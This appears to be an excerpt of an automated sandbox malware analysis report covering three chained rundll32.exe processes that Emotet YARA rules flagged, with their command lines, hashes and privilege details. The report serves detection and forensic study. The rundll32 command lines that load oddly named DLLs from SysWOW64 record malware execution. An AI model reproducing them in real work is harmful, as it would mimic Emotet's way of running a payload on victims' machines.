File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2804 Parent PID: 2472

General

Start time:	13:53:50
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Cyjj\rnycqfi.rmc',RunDLL
Imagebase:	0x240000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2109356030.00000000001E1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2109268872.0000000000140000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3008 Parent PID: 2804

General

Start time:	13:53:50
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fpxy\zbyjv.xxd',RunDLL
Imagebase:	0x240000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2110979114.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2111023949.00000000001F1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3012 Parent PID: 3008

General

Start time:	13:53:51
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xcmo\muvihv.sjs',RunDLL
Imagebase:	0x240000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2346608733.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2346635029.00000000001F1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Disassembly

Code Analysis

Copyright null 2021